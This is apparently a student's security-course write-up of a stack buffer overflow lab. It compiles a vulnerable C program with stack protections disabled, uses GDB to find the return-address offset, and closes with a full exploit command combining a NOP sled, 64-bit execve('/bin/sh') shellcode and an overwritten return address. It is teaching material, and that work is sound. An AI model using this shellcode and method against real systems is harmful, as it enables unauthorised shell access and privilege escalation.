PIS Assignment - Buffer Overflow

VIDIT PRASHANT GALA
252IS012

What is stack/buffer overflow?


The stack is a section of memory that saves temporary information—such as function parameters, local variables, and return addresses—as programs execute. It operates on a Last-In, First-Out (LIFO) principle, which means that the last data to be added will be the first to be removed.

A buffer overflow occurs when a program writes more data to a buffer (a fixed-size memory area, usually on the stack) than the area can hold. This can lead to that extra data overwriting memory in places that should not have been altered in the first place. This corrupted memory can be used to corrupt a variable, change a return address, or crash the program.

Attackers can exploit buffer overflows by overwriting memory adjacent to the target in order to insert malicious code or redirect execution flow, which can allow the attacker to gain control or escalate privileges. To reduce the chances of these vulnerabilities, developers can use bounds checking, safer library functions like snprintf and strncpy, and mitigations such as stack canaries and address space layout randomization (ASLR) that make it more difficult to attack the target area.

Implementation:

1) **gedit overflow.c**



2) **gcc -fno-stack-protector -z execstack -no-pie -m64 -g overflow.c -o overflow**

- **`-fno-stack-protector`** disables stack-canary protection, making stack buffer overflows exploitable.

- **`-z execstack`** makes the stack executable so injected shellcode can run; **`-no-pie`** disables PIE so addresses are fixed.

- **`-m64`** compiles for 64-bit, **`-g`** includes debugging symbols, and the final part builds **overflow.c** into the binary **overflow**.

```
┌──(viditgala㉿kali)-[~/Downloads]
└─$ gcc -fno-stack-protector -z execstack -no-pie -m64 -g overflow.c -o overf
low

┌──(viditgala㉿kali)-[~/Downloads]
└─$ gdb ./overflow
GNU gdb (Debian 16.3-5) 16.3
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
```

3) disas main

`disas main` in GDB means **disassemble the function `main`**.
It shows the machine instructions (assembly) generated by the compiler for the `main()` function.
This helps you inspect stack layout, function calls, buffer offsets, and find useful addresses for exploitation.

We will apply breakpoint at - 0x0000000000401175 <+31>:   add $0x8, %rax

```
viditgala@kali: ~/Downloads
File  Actions  Edit  View  Help
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x00007ffff7004141 in ?? ()
(gdb) disas main
Dump of assembler code for function main:
   0x0000000000401136 <+0>:     push   %rbp
   0x0000000000401137 <+1>:     mov    %rsp,%rbp
   0x000000000040113a <+4>:     sub    $0x110,%rsp
   0x0000000000401141 <+11>:    mov    %edi,-0x104(%rbp)
   0x0000000000401147 <+17>:    mov    %rsi,-0x110(%rbp)
   0x000000000040114e <+24>:    mov    -0x110(%rbp),%rax
   0x0000000000401155 <+31>:    add    $0x8,%rax
   0x0000000000401159 <+35>:    mov    (%rax),%rdx
   0x000000000040115c <+38>:    lea    -0x100(%rbp),%rax
   0x0000000000401163 <+45>:    mov    %rdx,%rsi
   0x0000000000401166 <+48>:    mov    %rax,%rdi
   0x0000000000401169 <+51>:    call   0x401030 <strcpy@plt>
   0x000000000040116e <+56>:    lea    -0x100(%rbp),%rax
   0x0000000000401175 <+63>:    mov    %rax,%rdi
   0x0000000000401178 <+66>:    call   0x401040 <puts@plt>
   0x000000000040117d <+71>:    mov    $0x0,%eax
   0x0000000000401182 <+76>:    leave
   0x0000000000401183 <+77>:    ret
End of assembler dump.
(gdb)
```

4) break *0x0000000000401175


Applies breakpoint at the given address to see/debug certain things

```
   0x0000000000401183 <+77>:    ret
End of assembler dump.
(gdb) break *0x0000000000401175
Breakpoint 1 at 0x401175: file overflow.c, line 8.
(gdb)
```

5) **run $(python -c "print('A'*256)")**

Will run the code for 256 ‘A’s as input to check if it will cause overflow or not


But, we find that there is no overflow or anything caused, the code works normally without any error or fault.



6) run $(python -c "print('A'*264)")

Will run the code for 264 ‘A’s as input to check if it will cause overflow or not?


This invalid memory access causes the CPU to raise a **SIGBUS (Bus Error)**, meaning the program attempted to read/write to a misaligned or non-existent memory location which means overflow is caused successfully.



7) **run $(python -c "print('A'*266)")**

Further we again verify if 266 ‘A’s will also cause overflow or not


We see that yes 266 ’A’s do cause an overflow as can be seen by the segmentation fault



8) run $(python -c "print('A'*264+'BBBB')")

When you run the program with `A` × 264 followed by BBBB, the overflow fills the buffer and overwrites the saved return address on the stack


The bytes `0x42 0x42 0x42 0x42` (ASCII `'BBBB'`) become the **lower 4 bytes of RIP**, so when the function returns, it tries to jump to address `0x42424242`. Because this is an invalid address, the program immediately crashes—proving that the attacker now controls the return pointer.



9) run $(python3 -c "print('A'*264+'B'*6)")

When you overflow the buffer with 264 `A` characters followed by six Bs, those six `0x42` bytes overwrite the entire usable portion of the saved return address.


When the function returns, the CPU attempts to jump to the resulting address 0x0000424242424242, which is just the ASCII pattern `'BBBBBB'` interpreted as a pointer. Since this address is invalid, the program crashes—showing that you now control all 6 bytes of RIP, not just the lower 4



10) x/40gx $rsp-300

This command inspects memory around the stack pointer to locate where your injected buffer actually resides. `x/40gx $rsp-300` tells GDB to **examine 40 quad-words** starting **300 bytes below RSP**, covering the region where your overflowed data landed.


By scanning this output, you can spot your `'A'` or `'B'` pattern in memory and determine the **exact stack address** to use later for the final exploit payload.



11) **run $(python3 -c "import sys; sys.stdout.buffer.write(b'\x90'*200 + b'\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x5f\xb0\x3b\x0f\x05' + b'A'*40 + b'\x1c\xdc\xff\xff\xff\x7f')")**

The command is a 64 bit shell code that tries to get access to the system by performing a buffer overflow

0x7fffffffdc1c - this is the address in the buffer in which i try to inject the shellcode to as it is in between of the 'A's present which can be seen by the memory addresses '41' ending.

